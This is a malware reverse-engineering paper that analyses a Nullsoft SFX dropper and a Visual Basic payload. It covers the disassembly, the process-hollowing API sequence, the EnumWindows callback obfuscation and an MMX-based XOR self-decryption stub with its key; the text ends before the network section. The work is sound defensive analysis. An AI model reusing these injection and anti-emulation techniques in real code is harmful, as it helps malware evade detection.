Reversing Encrypted Callbacks and COM Interfaces

Author: Sudeep Singh

Introduction

In this paper, I would like to discuss about viruses which make use of COM Interfaces to implement their functionality and how we can effectively reverse these binaries.

As an example, I will take a virus, which was recently found in the wild and uses certain interesting techniques.

For the purpose of clarity and context, I will walk through the code execution flow.

We will also be looking in depth at how the network communication is encrypted before sending it to the callback server, how the response is decrypted and parsed to extract the malicious binaries.

This paper is targeted towards those who are familiar with malware analysis at the same time those who have experience with malware analysis might find new techniques to effectively analyze viruses.

Purpose

One of the main reasons I wrote this paper was to explain in depth the different stages involved in viruses that exchange data with the callback server using encrypted channels.


Most write ups of viruses online, do not discuss these stages. With an understanding of the techniques used by viruses to secure the exchange of data over network, it will become easier to identify the type of data exfiltrated from machines and the main purpose of the virus.

Stage 1 - The Dropper

The dropper is a Nullsoft SFX file.

How do we know that it is an SFX file?


From **PEiD:**



```
PEiD v0.95
File: C:\Documents and Settings\Administrator\Desktop\malwares\vir00s.e
Entrypoint:  000030FA      EP Section:  .text
File Offset: 000024FA      First Bytes: 81,EC,80,01
Linker Info: 6.0           Subsystem:   Win32 GUI
Nullsoft PiMP Stub [Nullsoft PiMP SFX] *
```

From **Section Headers**:


.ndata section is specific to Nullsoft SFX files.



vir00s.exe


Name	Virtual Size	Virtual Address	Raw Size	Raw Address	Reloc Address	Linenumb
Byte[8]	Dword	Dword	Dword	Dword	Dword	Dword
.text	00005C4C	00001000	00005E00	00000400	00000000	00000000
.rdata	0000129C	00007000	00001400	00006200	00000000	00000000
.data	00025C58	00009000	00000400	00007600	00000000	00000000
.ndata	00008000	0002F000	00000000	00000000	00000000	00000000
.rsrc	000009E0	00037000	00000A00	00007A00	00000000	00000000

If you want to check even further, you can reverse the binary and find the following code section where it looks for the "**Nullsoft Inst**" marker:



```
00402CCE  . 8BF8           MOV EDI,EAX
00402CD0  > 57             PUSH EDI                               ┌Arg2
00402CD1  . 53             PUSH EBX                               │Arg1
00402CD2  . E8 A6030000    CALL vir00s.0040307D                   └vir00s.0040307D
00402CD7  . 85C0           TEST EAX,EAX
00402CD9 .v0F84 22010000   JE vir00s.00402E01
00402CDF  . 833D 74EB4200  CMP DWORD PTR DS:[42EB74],0
00402CE6 .v75 7A           JNZ SHORT vir00s.00402D62
00402CE8  . 6A 1C          PUSH 1C
00402CEA  . 8D45 D8        LEA EAX,DWORD PTR SS:[EBP-28]
00402CED  . 53             PUSH EBX
00402CEE  . 50             PUSH EAX
00402CEF  . E8 B0290000    CALL vir00s.004056A4
00402CF4  . 8B45 D8        MOV EAX,DWORD PTR SS:[EBP-28]
00402CF7  . A9 F0FFFFFF    TEST EAX,FFFFFFF0
00402CFC .v75 72           JNZ SHORT vir00s.00402D70
00402CFE  . 817D DC EFBEAI CMP DWORD PTR SS:[EBP-24],DEADBEEF
00402D05 .v75 69           JNZ SHORT vir00s.00402D70
00402D07  . 817D E8 496E7: CMP DWORD PTR SS:[EBP-18],74736E49     Check for the Nullsoft Inst marker
00402D0E .v75 60           JNZ SHORT vir00s.00402D70
00402D10  . 817D E4 736F6( CMP DWORD PTR SS:[EBP-1C],74666F73
00402D17 .v75 57           JNZ SHORT vir00s.00402D70
00402D19  . 817D E0 4E756( CMP DWORD PTR SS:[EBP-20],6C6C754E
00402D20 .v75 4E           JNZ SHORT vir00s.00402D70
00402D22  . 0945 08        OR DWORD PTR SS:[EBP+8],EAX
00402D25  . 8B45 08        MOV EAX,DWORD PTR SS:[EBP+8]
00402D28  . 8B0D 804B4100  MOV ECX,DWORD PTR DS:[414B80]
00402D2E  . 83E0 02        AND EAX,2
00402D31  . 0905 00EC4200  OR DWORD PTR DS:[42EC00],EAX
00402D37  . 8B45 F0        MOV EAX,DWORD PTR SS:[EBP-10]
00402D3A  . 3BC6           CMP EAX,ESI

Address   Hex dump                                         ASCII
00420B90  02 00 00 00 EF BE AD DE 4E 75 6C 6C 73 6F 66 74  ☻...ⁿ╛¡▐Nullsoft
00420BA0  49 6E 73 74 78 08 00 00 1A 3E 01 00 17 02 00 80  Instx◘..→>☺.↨☻.Ç
```

Now that we know it is an SFX file, we can extract its contents using 7-zip. SFX file makes use of CRC32 and Zlib for compression, which is supported by, 7-zip.



C:\Documents and Settings\Administrator\Desktop\malwares\vir00s.exe\$TEMP\
File
Edit
View
Favorites
Tools
Help
Add
Extract
Test
Copy
Move
Delete
Info
C:\Documents and Settings\Administrator\Desktop\malwares\vir00s.exe\$TEMP\

Name	Size	Packed Size	Modified	Method	Solid	Folders
rzkxixls.exe		20 735	2014-01-14 19:59	Deflate	-	
setup.dat	30 156	30 156	2013-08-04 20:01	Deflate	-	
rs.dat	29 960	29 960	2014-01-14 20:01	Deflate	-	


We see that it consists of the following files:

1. rzkxixls.exe
2. setup.dat
3. rs.dat

The dropper will extract these files to the %temp% directory. Once it has extracted these files, it will create a new process to execute rzkxixls.exe from the %temp% directory as shown below:



```
0040527F  . 50             PUSH EAX                                  ┌pProcessInfo
00405280  . 33C0           XOR EAX,EAX                               │
00405282  . 68 E8BF4200    PUSH vir00s.0042BFE8                      │pStartupInfo = vir00s.0042BFE8
00405287  . 50             PUSH EAX                                  │CurrentDir => NULL
00405288  . 50             PUSH EAX                                  │pEnvironment => NULL
00405289  . 50             PUSH EAX                                  │CreationFlags => 0
0040528A  . 50             PUSH EAX                                  │InheritHandles => FALSE
0040528B  . 50             PUSH EAX                                  │pThreadSecurity => NULL
0040528C  . 50             PUSH EAX                                  │pProcessSecurity => NULL
0040528D  . FF75 08        PUSH DWORD PTR SS:[EBP+8]                 │CommandLine
00405290  . 50             PUSH EAX                                  │ModuleFileName => NULL
00405291  . FF15 CC704000  CALL DWORD PTR DS:[<&KERNEL32.CreatePro   └CreateProcessA
00405297  . 85C0           TEST EAX,EAX
```




```
0012FBEC  00000000  ModuleFileName = NULL
0012FBF0  00409B80  CommandLine = "C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp\rzkxixls.exe"
0012FBF4  00000000  pProcessSecurity = NULL
0012FBF8  00000000  pThreadSecurity = NULL
0012FBFC  00000000  InheritHandles = FALSE
0012FC00  00000000  CreationFlags = 0
0012FC04  00000000  pEnvironment = NULL
0012FC08  00000000  CurrentDir = NULL
0012FC0C  0042BFE8  pStartupInfo = vir00s.0042BFE8
0012FC10  0012FC14  └pProcessInfo = 0012FC14
```

Stage 2 - Execution of Dropped Files

The dropped file, rzkxixls.exe is a virus compiled in VB.

How do we know that?

From **PEiD:**



PEiD v0.95

File: C:\Documents and Settings\Administrator\Desktop\malwares\rzkxixls


Entrypoint: 0000133C
EP Section: .text
File Offset: 0000133C
First Bytes: 68,F0,13,40
Linker Info: 6.0
Subsystem: Win32 GUI

Microsoft Visual Basic 5.0 / 6.0

[✓] Stay on top

From the entry point in Debugger and also one of the loaded modules is **MSVBVM60.dll**

It also has the **VB5!6&*** Marker.



```
0040133C  $ 68 F0134000  PUSH rzkxixls.004013F0          ASCII "VB5!6&*"
00401341  . E8 EEFFFFFF  CALL <JMP.&MSVBVM60.#100>
00401346  . 0000         ADD BYTE PTR DS:[EAX],AL
00401348  . 0000         ADD BYTE PTR DS:[EAX],AL
0040134A  . 0000         ADD BYTE PTR DS:[EAX],AL
0040134C  . 3000         XOR BYTE PTR DS:[EAX],AL
0040134E  . 0000         ADD BYTE PTR DS:[EAX],AL
```

Since we know that this is a virus written in VB, we can analyze it easily by tracing the calls to **DllFunctionCall().**

The reason we do this is because viruses written in VB will dynamically obtain the function pointers for APIs imported from kernel32.dll, ntdll.dll and other modules by calling DllFunctionCall().

Before we analyze it further, let us quickly run a Call Trace on the virus. We must ensure that, this is done inside a sandbox, since to obtain a Call Trace of the virus, we will be executing it.


I have written a pintool, which will obtain the sequence of CALL instructions along with the instruction addresses. By looking at the output, we can clearly see that it performs code injection into another process using the following sequence of APIs:

```
150d06 => CreateProcessW
151014 => DllFunctionCall
150d27 => NtUnmapViewOfSection
150d49 => NtAllocateVirtualMemory
150d77 => NtWriteVirtualMemory
150db7 => NtWriteVirtualMemory
150db7 => NtWriteVirtualMemory
150db7 => NtWriteVirtualMemory
150ded => ZwGetContextThread
150e17 => NtWriteVirtualMemory
150e4c => ZwSetContextThread
150e69 => ZwResumeThread
```

As you can see, we can quickly identify the method used for code injection by the binary using the Call Trace pintool. This particular method for code injection is used by several viruses these days and has become common.


Now that we have a brief overview and understanding of the virus, let us analyze it in the debugger.

We set a breakpoint at DllFunctionCall() as mentioned above and run the binary.




```
7342A0E5  55          PUSH EBP            <-- Set Breakpoint here
7342A0E6  8BEC        MOV EBP,ESP
7342A0E8  83EC 0C     SUB ESP,0C
7342A0EB  56          PUSH ESI
7342A0EC  8D45 F4     LEA EAX,DWORD PTR SS:[EBP-C]
7342A0EF  57          PUSH EDI
```

Once we break at DllFunctionCall, follow the return address (at the top of the stack) into the code section.



```
0012FC3C  00403A0B  RETURN to rzkxixls.00403A0B   <-- Follow this address
0012FC40  004039DC  rzkxixls.004039DC
0012FC44  004122C5  RETURN to rzkxixls.004122C5 from rzkxixls.004039F4
0012FC48  0014D458
0012FC4C  00000000
```

Now, set a breakpoint at the instruction, jmp eax. The function pointer of the API will be returned in eax. After running the binary we can see that the address of **EnumWindows()** function was returned in eax.




```
004039F1     00             DB 00
004039F2     00             DB 00
004039F3     00             DB 00
004039F4   $ A1 00354100    MOV EAX,DWORD PTR DS:[413500]
004039F9   . 0BC0           OR EAX,EAX
004039FB   .v74 02          JE SHORT rzkxixls.004039FF
004039FD   . FFE0           JMP EAX
004039FF   > 68 DC394000    PUSH rzkxixls.004039DC
00403A04   . B8 08124000    MOV EAX,<JMP.&MSVBVM60.DllFunctionCall>
00403A09   . FFD0           CALL EAX
00403A0B   .-FFE0           JMP EAX                                  USER32.EnumWindows
```

EnumWindows() function is used in this case only to introduce control flow obfuscation. Since this API takes an application defined callback function as one of the parameters:


BOOL WINAPI EnumWindows(_In_ WNDENUMPROC lpEnumFunc,   _In_ LPARAM lParam);

We will follow the first parameter passed to this API in the code section and set a breakpoint at it. In our case, this address is: 0x0014d458.



```
0012FC44   004122C5  RETURN to rzkxixls.004122C5 from rzkxixls.004039F4
0012FC48   0014D458  <-- Callback function for EnumWindows()
0012FC4C   00000000
0012FC50   00000001
```

Run the binary and break at above address. We have now reached the main code section of the binary.



```
0014D458   90            NOP
0014D459   90            NOP
0014D45A   90            NOP
0014D45B   90            NOP
0014D45C   55            PUSH EBP
0014D45D   89E5          MOV EBP,ESP
0014D45F   E8 04070000   CALL 0014DB68               <-- Self Modifying Code Stub
0014D464   AE            SCAS BYTE PTR ES:[EDI]      <-- This code section will be decrypted
0014D465   7A 99         JPE SHORT 0014D400
0014D467   65:CA DB0A    RETF 0ADB                   Far return
```


This is a self modifying code stub. The subroutine at address: 0x0014db68 will be used to modify the encrypted code present at the address: 0x0014d464.

Let us enter the self modifying code stub:

At first, it loads a large value (0xDDDDFDDD) in the ECX register and then runs a LOOP to introduce delay in execution.

This is followed by the decryption routine. It makes use of the MMX XOR instruction instead of the general XOR instruction. The reason to do this is to bypass code emulation. Since code emulators have to implement the instruction set of x86 processors, they do not implement the complete instruction set.

It is a known method for viruses to make use of undocumented FPU/MMX instructions to defeat the code emulators.




```
0014DB68  8B3C24          MOV EDI,DWORD PTR SS:[ESP]
0014DB6B  BE CADB8165     MOV ESI,6581DBCA              <-- 0x4 byte XOR key
0014DB70  B8 04070000     MOV EAX,704
0014DB75  B9 DDFDDDDD     MOV ECX,DDDDFDDD              <-- Load a large value in ECX to introduce delay in execution
0014DB7A  6BDB 21         IMUL EBX,EBX,21
0014DB7D  31D2            XOR EDX,EDX
0014DB7F  85DB            TEST EBX,EBX
0014DB81  83C3 03         ADD EBX,3
0014DB84  83EB 01         SUB EBX,1
0014DB87  BB 01000000     MOV EBX,1
0014DB8C ^E0 EC           LOOPDNE SHORT 0014DB7A
0014DB8E  83E8 04         SUB EAX,4
0014DB91  0F6E07          MOVD MM0,DWORD PTR DS:[EDI]
0014DB94  0F6ECE          MOVD MM1,ESI
0014DB97  0FEFC1          PXOR MM0,MM1                  <-- MMX XOR instruction
0014DB9A  0F7E07          MOVD DWORD PTR DS:[EDI],MM0
0014DB9D  83C7 04         ADD EDI,4
0014DBA0  85C0            TEST EAX,EAX
0014DBA2 ^75 EA           JNZ SHORT 0014DB8E
0014DBA4  C3              RETN                          <-- Return to decrypted code
```

Once the self modifying code has executed, we will return to the decrypted code section:

